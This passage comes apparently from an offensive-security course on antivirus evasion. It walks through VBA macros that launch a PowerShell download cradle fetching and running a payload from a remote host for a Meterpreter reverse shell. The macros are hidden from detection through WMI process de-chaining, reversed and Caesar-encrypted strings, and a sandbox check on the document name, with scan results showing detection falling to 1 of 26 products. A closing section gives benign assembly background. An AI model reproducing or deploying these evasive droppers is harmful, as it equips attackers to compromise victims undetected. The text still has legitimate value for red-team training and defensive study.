3. Use the *Evil Clippy*<sup>316</sup> tool (located in **C:\Tools\EvilClippy.exe**) to automate the VBA Stomping process.

## 6.8 Hiding PowerShell Inside VBA

We have previously used the powerful combination of PowerShell and Microsoft Office in a client-side attack. In this section, we will use this powerful combination to further reduce our detection rates.

### 6.8.1 Detection of PowerShell Shellcode Runner

One of the advantages of using the PowerShell shellcode runner is the fact that no first-stage shellcode is embedded in the document that is sent to the victim.

We accomplished this with a PowerShell download cradle that fetched and executed the full shellcode. A recap of that code is shown in Listing 244.

```
Sub MyMacro()  
    Dim strArg As String  
    strArg = "powershell -exec bypass -nop -c iex((new-object  
system.net.webclient).downloadstring('http://192.168.119.120/run.txt'))"  
    Shell strArg, vbHide  
End Sub
```

*Listing 244 - Basic PowerShell shellcode runner*

Since this code contains no shellcode, we would expect a very low signature detection rate. However, this code is flagged by eight products (Figure 77), which is surprisingly higher than a Microsoft Word document containing an unencrypted Meterpreter shellcode.

---

<sup>316</sup> (Stan Hegt, 2019), <https://outflank.nl/blog/2019/05/05/evil-clippy-ms-office-maldoc-assistant/>



**Filename**  
 runner.doc

**MD5**  
 be26ccfc3b95652df957722594733b1b

**★ Detected by**  
 8/26

**📅 Scan Date**  
 30-05-2020 18:10:51

Your file has been scanned with 26 different antivirus software (no results have been distributed). The results of the scans has been provided below in alphabetical order.

NOTICE: Some AV can work unstably and scan take more time.















 Ad-Aware Antivirus: VB.Downloader.2.Gen	 Fortinet: Clean
 AhnLab V3 Internet Security: Clean	 F-Secure: Clean
 Alyac Internet Security: VB.Downloader.2.Gen	 IKARUS: Clean
 Avast: Clean	 Kaspersky: HEUR:Trojan-Downloader.Script.Generic
 AVG: Clean	 McAfee: Clean
 Avira: Clean	 Malwarebytes: Clean
 BitDefender: VB.Downloader.2.Gen	 Panda Antivirus: Clean

Figure 77: Detection rate of PowerShell shellcode runner

There are two main issues that cause the high detection rate: the use of the *Shell* method and the clearly identifiable PowerShell download cradle. Let's address *Shell* first.

When the PowerShell process is created directly from the VBA code through *Shell*, it becomes a child process of Microsoft Word. This is suspicious behavior and we can not easily obfuscate this VBA function name. In the next sections, we will attempt to solve both of the issues mentioned above.

#### 6.8.1.1 Exercises

1. Perform a scan of the PowerShell download cradle and shellcode runner.
2. What is the detection rate when the PowerShell instead downloads a pre-compiled C# assembly shellcode runner and loads it dynamically?

### 6.8.2 Dechaining with WMI

To address these issues, we'll first address the issue of PowerShell being a child process of the Office program by leveraging the *Windows Management Instrumentation* (WMI) framework.<sup>317</sup> WMI is an old native part of the Windows operating system that is still poorly documented and relatively unknown. We can use WMI to query, filter, and resolve a host of information on a Windows operating system. We can also use it to invoke a multitude of actions, and can even use it to create a new process.

Our goal is to use WMI from VBA to create a PowerShell process instead of having it as a child process of Microsoft Word. We'll first connect to WMI from VBA, which is done through the *GetObject* method,<sup>318</sup> specifying the *winmgmts:*<sup>319</sup> class name. Winmgmt is the WMI service within the SVCHOST process running under the LocalSystem account.

When performing an action, the Winmgmt WMI service is created in a separate process as a child process of *Wmiiprvse.exe*,<sup>320</sup> which means we can de-chain the PowerShell process from Microsoft Word.

WMI is divided into *Providers*<sup>321</sup> that contain different functionalities, and each provider contains multiple classes that can be instantiated. To create a PowerShell process, we want to use the *Win32\_Process*<sup>322</sup> class from the *Win32*<sup>323</sup> provider.

The *Win32\_Process* class represents a process on the operating system, allowing us to perform process-specific actions such as creating and terminating processes. To create a new process, we'll use the *Get* method to select the *Win32\_Process* class and invoke the *Create*<sup>324</sup> method.

We can invoke the entire WMI process creation call as a one-liner from VBA as shown in Listing 245.

```
Sub MyMacro
    strArg = "powershell"
    GetObject("winmgmts:").Get("Win32_Process").Create strArg, Null, Null, pid
End Sub

Sub AutoOpen()
    Mymacro
End Sub
```

Listing 245 - Creating a PowerShell process with WMI

The *Create* method accepts four arguments. The first is the name of the process including its arguments, the second and third describe process creation information that we do not need, and

<sup>317</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page>

<sup>318</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/getobject-function>

<sup>319</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/wmisdk/winmgmt>

<sup>320</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/wmisdk/provider-hosting-and-security>

<sup>321</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-providers>

<sup>322</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-gb/windows/win32/cimwin32prov/win32-process>

<sup>323</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-gb/windows/win32/cimwin32prov/win32-provider>

<sup>324</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-gb/windows/win32/cimwin32prov/create-method-in-class-win32-process>



the fourth is a variable that will contain the process ID of the new process returned by the operating system.

When the macro is executed, a new PowerShell prompt opens and Process Explorer reveals that PowerShell is indeed running as a child process of WmiPrvSE.exe and not Microsoft Word (Figure 78).

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-0SNV98G\Offsec] (Administrator)

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Image Type
Registry		524 K	908 K	88			64-bit
System Idle Process	94.71	56 K	8 K	0			64-bit
System	0.55	192 K	0 K	4			64-bit
Interrupts	3.06	0 K	0 K	n/a	Hardware Interrupts and DPCs		64-bit
smss.exe		480 K	8 K	276	Windows Session Manager	Microsoft Corporation	64-bit
Memory Compression	0.24	1,468 K	465,544 K	1504			64-bit
csrss.exe		1,680 K	76 K	392	Client Server Runtime Process	Microsoft Corporation	64-bit
wininit.exe		1,348 K	12 K	468	Windows Start-Up Application	Microsoft Corporation	64-bit
services.exe		3,716 K	1,116 K	604	Services and Controller app	Microsoft Corporation	64-bit
svchost.exe		9,436 K	1,388 K	732	Host Process for Windows S...	Microsoft Corporation	64-bit
WmiPrvSE.exe		9,888 K	7,612 K	2476	WMI Provider Host	Microsoft Corporation	64-bit
powershell.exe	0.02	57,040 K	2,116 K	2068	Windows PowerShell	Microsoft Corporation	64-bit
conhost.exe		3,788 K	1,064 K	836	Console Window Host	Microsoft Corporation	64-bit
dllhost.exe		1,684 K	0 K	2932	COM Surrogate	Microsoft Corporation	64-bit
ShellExperienceHost...	Susp...	33,904 K	0 K	4136	Windows Shell Experience H...	Microsoft Corporation	64-bit

Figure 78: PowerShell process as child process of WmiPrvSE.exe

This could certainly work for our purposes, however PowerShell is running as a 64-bit process, which means we must update the PowerShell shellcode runner script accordingly.

We can update the PowerShell argument for the *Create* method to include the entire download cradle as shown in Listing 246.

```
Sub MyMacro
  strArg = "powershell -exec bypass -nop -c iex((new-object
system.net.webclient).downloadstring('http://192.168.119.120/run.txt'))"
  GetObject("winmgmts:").Get("Win32_Process").Create strArg, Null, Null, pid
End Sub

Sub AutoOpen()
  Mymacro
End Sub
```

Listing 246 - PowerShell shellcode runner de-chained from Microsoft Word

When we run the embedded VBA, the Meterpreter reverse shell executes as expected and it is completely de-chained from Microsoft Word. Let's scan the updated document with AntiScan.Me:


**Filename**  
 runner.doc

**MD5**  
 c392374e4a554398ae6c74c662fdec09

**★ Detected by**  
 7/26

**📅 Scan Date**  
 31-05-2020 09:16:31

Your file has been scanned with 26 different antivirus software **(no results have been distributed)**. The results of the scans has been provided below in alphabetical order.



Combined in one file  
**[XLS, XLSM, CSV]**

NOTICE: Some AV can work unstably and scan take more time.

Ad-Aware Antivirus: <b>VB.PwShell.2.Gen</b>	Fortinet: <b>Clean</b>
AhnLab V3 Internet Security: <b>Clean</b>	F-Secure: <b>Clean</b>
Alyac Internet Security: <b>VB.PwShell.2.Gen</b>	IKARUS: <b>Clean</b>
Avast: <b>Clean</b>	Kaspersky: <b>Clean</b>
AVG: <b>Clean</b>	McAfee: <b>Clean</b>
Avira: <b>Clean</b>	Malwarebytes: <b>Clean</b>
BitDefender: <b>VB.PwShell.2.Gen</b>	Panda Antivirus: <b>Clean</b>

Figure 79: Detection rates of de-chained PowerShell shellcode runner

Since seven products flag our code, it would seem that our efforts have had little impact. This is not necessarily surprising since the VBA macro still contains the same unobfuscated PowerShell download cradle as before.

However, this was an important step since our new VBA macro does not use the *Shell* function but rather the ambiguous *GetObject*, *Get*, and *Create* methods, which are more benign to most AV products.

In the next section, we will reap the benefits of avoiding the *Shell* method and perform obfuscation of our VBA macro to further reduce the detection rate.

### 6.8.2.1 Exercises

1. Implement the WMI process creation to de-chain the PowerShell process.
2. Update the PowerShell shellcode runner to 64-bit.



### 6.8.3 Obfuscating VBA

So far, we have found that the detections on our VBA macro are mainly from signatures since we have string content that is very easy to match, and switching the process creation technique did not change the detection rate.

In this section, we are going to perform some obfuscation<sup>325</sup> to hide the content of any text strings from the antivirus scanner. The current VBA macro has three of these: the PowerShell download cradle, the WMI connection string, and the WMI class name.

We will make two attempts at obfuscating the strings. The first will be a relatively simple technique, while the second will be more complex.

VBA contains a function called *StrReverse*<sup>326</sup> that, given an input string, returns a string in which the character order is reversed. Our first obfuscation technique is going to rely on reversing all strings to hopefully break the signature detections.

We could reverse our content strings in a number of ways, but in this case we'll use the *Code Beautify*<sup>327</sup> online resource. Listing 247 shows our updated code after reversing the strings and inserting the *StrReverse* functions to restore them:

```
Sub Mymacro()  
Dim strArg As String  
strArg =  
StrReverse(")'txt.nur/021.911.861.291//:ptth'(gnirtsdaolnwod.)tneilcbew.ten.metsys  
tcejbo-wen((xei c- pon- ssapyb cexe- llehsrewop))  
  
GetObject(StrReverse(":stmgmniw")).Get(StrReverse("ssecorP_23niw")).Create strArg,  
Null, Null, pid  
End Sub
```

Listing 247 - Strings in reverse to evade detection

Our code runs properly but we may have replaced one red flag with another. Since *StrReverse* is notoriously used in malware, we should minimize its use.

To reduce the amount of times the function name appears, we'll create a new function that simply calls *StrReverse*. This will reduce the number of times *StrReverse* appears in our code. As shown in Listing 248, we have inserted this function and used benign names for the function and argument names:

```
Function bears(cows)  
    bears = StrReverse(cows)  
End Function  
  
Sub Mymacro()  
Dim strArg As String  
strArg =  
bears(")'txt.nur/021.911.861.291//:ptth'(gnirtsdaolnwod.)tneilcbew.ten.metsys tcejbo-
```

<sup>325</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Obfuscation\\_\(software\)](https://en.wikipedia.org/wiki/Obfuscation_(software))

<sup>326</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/streverse-function>


<sup>327</sup> (CodeBeautify, 2020), <https://codebeautify.org/reverse-string>

```
wen((xei c- pon- ssapyb cexe- llehsrewop"))

GetObject(bears(":stmgmniw")).Get(bears("ssecorP_23niW")).Create strArg, Null, Null,
pid
End Sub
```

Listing 248 - Improving on the StrReverse obfuscation

Saving the macro in a Microsoft Word document and uploading it to AntiScan.Me reduces our detection rate from seven products to only four:



The screenshot shows the AntiScan.Me interface. At the top, it displays the filename 'runner.doc' and the MD5 hash '325af1daad4f9f714bee3446818337d8'. It indicates the file was detected by 4/26 products on 31-05-2020 at 10:17:47. A message states: 'Your file has been scanned with 26 different antivirus software (no results have been distributed). The results of the scans has been provided below in alphabetical order.'

Below the message, there are two large banners: 'Native Client WARZONE RAT' and 'Excel Exploit Silent + Macro'. A notice reads: 'NOTICE: Some AV can work unstably and scan take more time.'

The scan results are listed in two columns:

- Ad-Aware Antivirus: Clean
- AhnLab V3 Internet Security: Clean
- Alyac Internet Security: Clean
- Avast: Clean
- AVG: Clean
- Avira: Clean
- BitDefender: Clean
- Fortinet: VBA/Agent.84A3!tr.dldr
- F-Secure: Clean
- IKARUS: Clean
- Kaspersky: HEUR:Trojan.PowerShell.Generic
- McAfee: Clean
- Malwarebytes: Clean
- Panda Antivirus: Clean

Figure 80: VBA StrReverse obfuscation detection rate

The rather simple obfuscation technique yields a massive drop in detection. However, we have introduced a new potential flag with *StrReverse* and our code may still be flagged by advanced detection engines that reverse or otherwise permute strings in search of signatures.

To reduce the detection rate even further, we can perform a more complex obfuscation by converting the ASCII string to its decimal representation and then performing a Caesar cipher encryption on the result.<sup>328</sup>

To better understand the encryption and decryption technique in detail, we'll start by creating an encryption script in PowerShell. We'll create an input variable called `$payload` containing the string to be encrypted along with the `$output` variable, which will contain the encrypted string as displayed in Listing 249.

We'll convert the entire string into a character array through the `ToCharArray`<sup>329</sup> method, and then run that output through a `Foreach`<sup>330</sup> loop, with the `"%"` shorthand.

```
$payload = "powershell -exec bypass -nop -w hidden -c iex((new-object
system.net.webclient).downloadstring('http://192.168.119.120/run.txt'))"

[string]$output = ""

$payload.ToCharArray() | %{
    [string]$thischar = [byte][char]$_ + 17
    if($thischar.Length -eq 1)
    {
        $thischar = [string]"00" + $thischar
        $output += $thischar
    }
    elseif($thischar.Length -eq 2)
    {
        $thischar = [string]"0" + $thischar
        $output += $thischar
    }
    elseif($thischar.Length -eq 3)
    {
        $output += $thischar
    }
}
$output | clip
```

Listing 249 - Encryption routine in PowerShell

Inside the loop, the byte value of each character is increased by 17, which is the Caesar cipher key selected in this example. We'll use `if` and `else` conditions to pad the character's decimal representation to three digits.

Finally, each decimal value is appended to the output string and piped onto the clipboard through `clip`.<sup>331</sup> Running the PowerShell script produces the following output on the clipboard:

```
1291281361181311321211181251250490621181371181160491151381291141321320
4906212712812904906213604912112211711711812704906211604912211813705705
7127118136062128115123118116133049132138132133118126063127118133063136
1181151161251221181271330580631171281361271251281141171321331311221271
```

<sup>328</sup> (Carrie Roberts, 2019), <https://github.com/clr2of8/Presentations/blob/master/DerbyCon2018-VBAstomp-Final-WalmartRedact.pdf>

<sup>329</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.string.tochararray?view=netframework-4.8>

<sup>330</sup> (SS64, 2020), <https://ss64.com/ps/foreach-object.html>

<sup>331</sup> (Dr Scripto, 2014), <https://devblogs.microsoft.com/scripting/powerip-send-output-to-clipboard-with-powershell/>

```
2005705612113313312907506406406607406706306607107306306606607406306606  
7065064115128128124063133137133056058058
```

*Listing 250 - Encrypted PowerShell download cradle*

We can now use a similar process for the other two content strings in the VBA macro.

A simple VBA decrypting routine is shown in Listing 251 and consists of four functions. Notice that we are reducing the potential signature count in this decryption routine by using benign function names related to food.

The main *Nuts* function performs a *while* loop through the entire encrypted string where the *Oatmilk* variable is used to accumulate the decrypted string.

```
Function Pears(Beets)
    Pears = Chr(Beets - 17)
End Function

Function Strawberries(Grapes)
    Strawberries = Left(Grapes, 3)
End Function

Function Almonds(Jelly)
    Almonds = Right(Jelly, Len(Jelly) - 3)
End Function

Function Nuts(Milk)
    Do
        Oatmilk = Oatmilk + Pears(Strawberries(Milk))
        Milk = Almonds(Milk)
        Loop While Len(Milk) > 0
        Nuts = Oatmilk
    End Function
```

*Listing 251 - Decryption routine using food product names*

For each iteration of the loop, the entire encrypted string is sent to *Strawberries*. The function uses *Left*<sup>332</sup> to fetch the first three characters of the string and returns that value.

Next, the *Pears* function is called with the three-character string as input. It treats the three character string as a number, subtracts the Caesar cipher value of 17, and then converts it to a character that is added to the accumulator in *Oatmilk*.

Once a character is returned, the *Almonds* function is called inside the loop where the *Right* function<sup>333</sup> will exclude the first three characters that we just decrypted.

With the decryption routine implemented, we can use it to decrypt and execute the PowerShell download cradle:

```
Function MyMacro()
    Dim Apples As String
    Dim Water As String
```

<sup>332</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/left-function>

<sup>333</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/right-function>

```

Apples =
"1291281361181311321211181251250490621181371181160491151381291141321320490621271281290
49062136049121122117117118127049062116049122118137057057127118136062128115123118116133
04913213813213311812606312711813306313611811511612512211812713305806311712813612712512
81141171321331311221271200570561211331331290750640640660740670630660710730630660660740
63066067065064115128128124063133137133056058058"
Water = Nuts(Apples)

GetObject(Nuts("136122127126120126133132075")).Get(Nuts("10412212706806711209713112811
6118132132")).Create Water, Tea, Coffee, Napkin
End Function
  
```

Listing 252 - Decrypting and executing the PowerShell download cradle

Recall that previously, we invoked the *Create* method with the second and third arguments set to "Null". In order to replicate this, we instead use undefined variables in the VBA code above, which by default contains the value "Null".

Once we execute the encrypted VBA macro, we obtain a Meterpreter reverse shell, proving that the rather convoluted technique actually works. We anxiously test the document against AntiScan.Me and discover that only two products flag our code:


**Filename**  
 runner.doc

**MD5**  
 385e1d0faca83815624995ccd3f6128f

**★ Detected by**  
 2/26

**Scan Date**  
 31-05-2020 10:57:00

Your file has been scanned with 26 different antivirus software **(no results have been distributed)**. The results of the scans has been provided below in alphabetical order.



Combined in one file  
**[XLS, XLSM, CSV]**

NOTICE: Some AV can work unstably and scan take more time.

Ad-Aware Antivirus: <b>Clean</b>	Fortinet: <b>Clean</b>
AhnLab V3 Internet Security: <b>Clean</b>	F-Secure: <b>Clean</b>
Alyac Internet Security: <b>Clean</b>	IKARUS: <b>Clean</b>
Avast: <b>Clean</b>	Kaspersky: <b>Clean</b>
AVG: <b>Clean</b>	McAfee: <b>Clean</b>
Avira: <b>Clean</b>	Malwarebytes: <b>Clean</b>
BitDefender: <b>Clean</b>	Panda Antivirus: <b>Clean</b>

Figure 81: Encryption string detection rate

This custom encryption routine reduced our detection rate, but we can push it even further. Although we have fully encrypted the VBA code, we are likely running into heuristics detection.

There are a number of ways to bypass heuristics in VBA that do not involve the use of Win32 APIs.<sup>334</sup> One simple technique is to check the document name when the macro runs.

When most antivirus products emulate the execution of a document, they rename it. During execution, we check the name of the document and if we find that it is not the same as the one we originally provided, we can assume the execution has been emulated and we can exit the code.

For example, let's assume we named the document **runner.doc**. If we check the *Name*<sup>335</sup> property of the *ActiveDocument* and find it to be anything but **runner.doc**, we'll exit to avoid heuristics detection. To further the obfuscation, we'll even encrypt this static document name (**runner.doc** in our case).

Putting all this together, our simple heuristic detection code is shown below:

```
If ActiveDocument.Name <> Nuts("131134127127118131063117128116") Then  
    Exit Function  
End If
```

*Listing 253 - Verifying the name of the document*

Running the updated document, we find that it generates a Meterpreter reverse shell as long as our file is named **runner.doc**.

As a result, AntiScan.Me reports that our code is only flagged by a single antivirus product!

<sup>334</sup> (Stefan Bühlmann, 2017), <https://github.com/joesecurity/pafishmacro/blob/master/code.vba>

<sup>335</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/office/vba/api/word.document.name>


**Filename**  
 runner.doc

**MD5**  
 3917b25e2603d9d81dfcd738c81ef99a

**★ Detected by**  
 1/26

**Scan Date**  
 01-06-2020 08:23:26

Your file has been scanned with 26 different antivirus software (no results have been distributed). The results of the scans has been provided below in alphabetical order.



Combined in one file  
**[XLS, XLSM, CSV]**

NOTICE: Some AV can work unstably and scan take more time.















 Ad-Aware Antivirus: <b>Clean</b>	 Fortinet: <b>Clean</b>
 AhnLab V3 Internet Security: <b>Clean</b>	 F-Secure: <b>Clean</b>
 Alyac Internet Security: <b>Clean</b>	 IKARUS: <b>Clean</b>
 Avast: <b>Clean</b>	 Kaspersky: <b>Clean</b>
 AVG: <b>Clean</b>	 McAfee: <b>Clean</b>
 Avira: <b>Clean</b>	 Malwarebytes: <b>Clean</b>
 BitDefender: <b>Clean</b>	 Panda Antivirus: <b>Clean</b>

Figure 82: Encryption and document name check detection rate

Using custom encryption and heuristics detection techniques, we have once again achieved a very low detection rate.

### 6.8.3.1 Exercises

1. Replicate the detection evasion steps in this section to obtain a VBA macro with a PowerShell download cradle that has a very low detection rate.
2. Use alternative encryption routines and antivirus emulator detections to trigger as few detections as possible.
3. The Windows 10 victim machine has an instance of Serviio PRO 1.8 DLNA Media Streaming Server installed. Exploit it<sup>336</sup> to obtain SYSTEM privileges while evading the Avira antivirus with real-time detection enabled.

<sup>336</sup> (Petr Nejedly, 2017), <https://www.exploit-db.com/exploits/41959>



### 6.8.3.2 *Extra Mile Exercise*

Modify, encrypt, and obfuscate the process hollowing techniques previously implemented in C# to bypass antivirus detection.

## 6.9 Wrapping Up

In this module, we have demonstrated quite a few popular antivirus signature and heuristics detection bypass techniques that are effective against most popular antivirus products.

The techniques we have employed are not only usable for the initial shellcode runner payload, but also for any exploit or tool that must be written to the target's filesystem.

In the next module, we will discuss bypasses for advanced runtime analysis techniques.

OS-91538 Joyce Cox



## 7 Advanced Antivirus Evasion

In the previous module, we demonstrated basic antivirus bypasses. We obfuscated sections of code that contained potential signatures and wrote simple logic tests that could detect emulation engines.

Detection routines built into locally-installed antivirus clients have access to limited processing power and are hampered by time constraints, since users will not tolerate lengthy scans that overly-consume a local machine's resources.

To combat this, some antivirus vendors rely on cloud-based resources and try to use artificial intelligence (AI) to detect malicious behavior.

The topic of evading cloud AI and the very sophisticated *Endpoint Detection and Response* (EDR)<sup>337</sup> security suites are beyond the scope of this module, but we can build on our work from the previous module.

For example, in the previous module, we did not use any evasion actions in our PowerShell code and yet it was not detected. This is because we purposely downloaded and executed the code directly in memory without giving the antivirus a chance to scan it. Microsoft addressed this gap with the *Antimalware Scan Interface* (AMSI)<sup>338</sup> introduced in Windows 10. AMSI is essentially a set of APIs that allow antivirus products to scan PowerShell commands and scripts when they are executed, even if they are never written to disk.

In recent years, many antivirus products (including Microsoft's own *Windows Defender Antivirus*<sup>339</sup>) have begun to rely on AMSI to detect more advanced malicious activity.

In this module, we'll explore the impact of Windows Defender's implementation of AMSI on PowerShell and Jscript. However, in order to do this, we must inspect the code at the assembly level. To that end, we'll begin with an overview of assembly and then discuss the process of viewing code execution through the Windows Debugger.<sup>340</sup>

### 7.1 Intel Architecture and Windows 10

We'll begin this module with a brief overview of the Intel architecture and discuss some essential assembly operations in both the 32-bit (x86) and 64-bit (x86\_64) versions of Windows 10. Although the differences between these versions may be subtle to the casual user, they are significant at the assembly level.

---

*The two primary assembly syntaxes, Intel and AT&T, are predominantly used by Windows and Linux, respectively.*

---

---

<sup>337</sup> (Lital Asher-Dotan, 2017), <https://www.cybereason.com/blog/what-is-endpoint-detection-and-response-edr>

<sup>338</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal>

<sup>339</sup> (Microsoft, 2020), <https://www.microsoft.com/en-us/windows/comprehensive-security>

<sup>340</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/debugger-download-tools>

The 64-bit architecture is an extension of the 32-bit architecture and as such, there are many similarities. At the assembly level, both make heavy use of data areas like the stack<sup>341</sup> or the heap<sup>342</sup> and both use CPU registers.

The stack typically stores the content of (higher-language) variables that are of static size and limited scope, whereas the heap is used for dynamic memory allocation and long-runtime persistent memory.

32-bit versions of Windows allocate 2GB of memory space to applications, ranging from the memory addresses 0 to 0x7FFFFFFF. 64-bit versions of Windows, on the other hand, support 128TB (terabytes) of memory, ranging from 0 to 0xFFFFFFFFFFFF.

Although we won't delve into memory management in this module, it's important to understand that unlike higher level languages like C#, there are no variables in assembler. Instead, all data is stored either in memory or in a CPU register.

In a 32-bit environment, the CPU maintains and uses a series of nine 32-bit registers as shown in Figure 83. Most of these registers can be subdivided into smaller segments.

32-bit register	Lower 16 bits	Higher 8 bits	Lower 8 bits
EAX	AX	AH	AL
EBX	BX	BH	BL
ECX	CX	CH	CL
EDX	DX	DH	DL
ESI	SI	N/A	N/A
EDI	DI	N/A	N/A
EBP	BP	N/A	N/A
ESP	SP	N/A	N/A
EIP	IP	N/A	N/A

Figure 83: 32-bit CPU registers

In 64-bit environments, the 32-bit registers are extended and include new registers (named R8 through R15) as shown in Figure 84.

<sup>341</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Stack-based\\_memory\\_allocation](https://en.wikipedia.org/wiki/Stack-based_memory_allocation)

<sup>342</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/C\\_dynamic\\_memory\\_allocation#Heap-based](https://en.wikipedia.org/wiki/C_dynamic_memory_allocation#Heap-based)

64-bit register	Lower 32 bits	Lower 16 bits	Lower 8 bits
RAX	EAX	AX	AL
RBX	EBX	BX	BL
RCX	ECX	CX	CL
RDX	EDX	DX	DL
RSI	ESI	SI	SIL
RDI	EDI	DI	DIL
RBP	EBP	BP	BPL
RSP	ESP	SP	SPL
RIP	N/A	N/A	N/A
R8	R8D	R8W	R8B
R9	R9D	R9W	R9B
R10	R10D	R10W	R10B
R11	R11D	R11W	R11B
R12	R12D	R12W	R12B
R13	R13D	R13W	R13B
R14	R14D	R14W	R14B
R15	R15D	R15W	R15B

Figure 84: 64-bit CPU registers

The most important registers for us to understand in our current context are the 32-bit *EIP* and *ESP* registers and their 64-bit extended counterparts *RIP* and *RSP*. *EIP/RIP* contains the address of the assembly instruction to be executed by the CPU and the memory address of the top of the stack is in *ESP/RSP*.

In order to understand assembly execution flow, we should discuss two types of instructions: function calls and conditional branches.

Let's first discuss function calls and how they are called, what happens when they finish executing, and how parameters are passed into them. The *call*<sup>343</sup> assembly instruction transfers program execution to the address of the function and places the address to execute once the function is complete on the top of the stack where *ESP* (or *RSP*) is pointing. Once the function is complete, the *ret*<sup>344</sup> instruction is executed, which fetches the return address from the stack and restores it to *EIP/RIP*.

When a function requires arguments, a *calling convention* specifies how, exactly, arguments are passed to that function. On a 32-bit architecture, the *\_\_stdcall*<sup>345</sup> calling convention reads all arguments from the stack. However, the 64-bit *\_\_fastcall*<sup>346</sup> calling convention expects the first four arguments in *RCX*, *RDX*, *R8*, and *R9* (in that order) and the remaining arguments on the stack.

<sup>343</sup> (Félix Cloutier, 2019), <https://www.felixcloutier.com/x86/call>

<sup>344</sup> (Félix Cloutier, 2019), <https://www.felixcloutier.com/x86/ret>

<sup>345</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/cpp/cpp/stdcall?view=vs-2019>

<sup>346</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/cpp/cpp/fastcall?view=vs-2019>

Conditional branching is the second aspect of assembly execution flow that we should discuss. In assembly, conditional branching (similar to the *if* and *else* statements in higher-level languages) is implemented through a comparison and a jump instruction. Specifically, we might use a *cmp*<sup>347</sup> or *test*<sup>348</sup> instruction, and based on the result of this comparison, we could execute a conditional jump instruction<sup>349</sup> to another section of code.

This extremely brief introduction sets the stage for a discussion of code analysis and debugging.

### 7.1.1 WinDbg Introduction

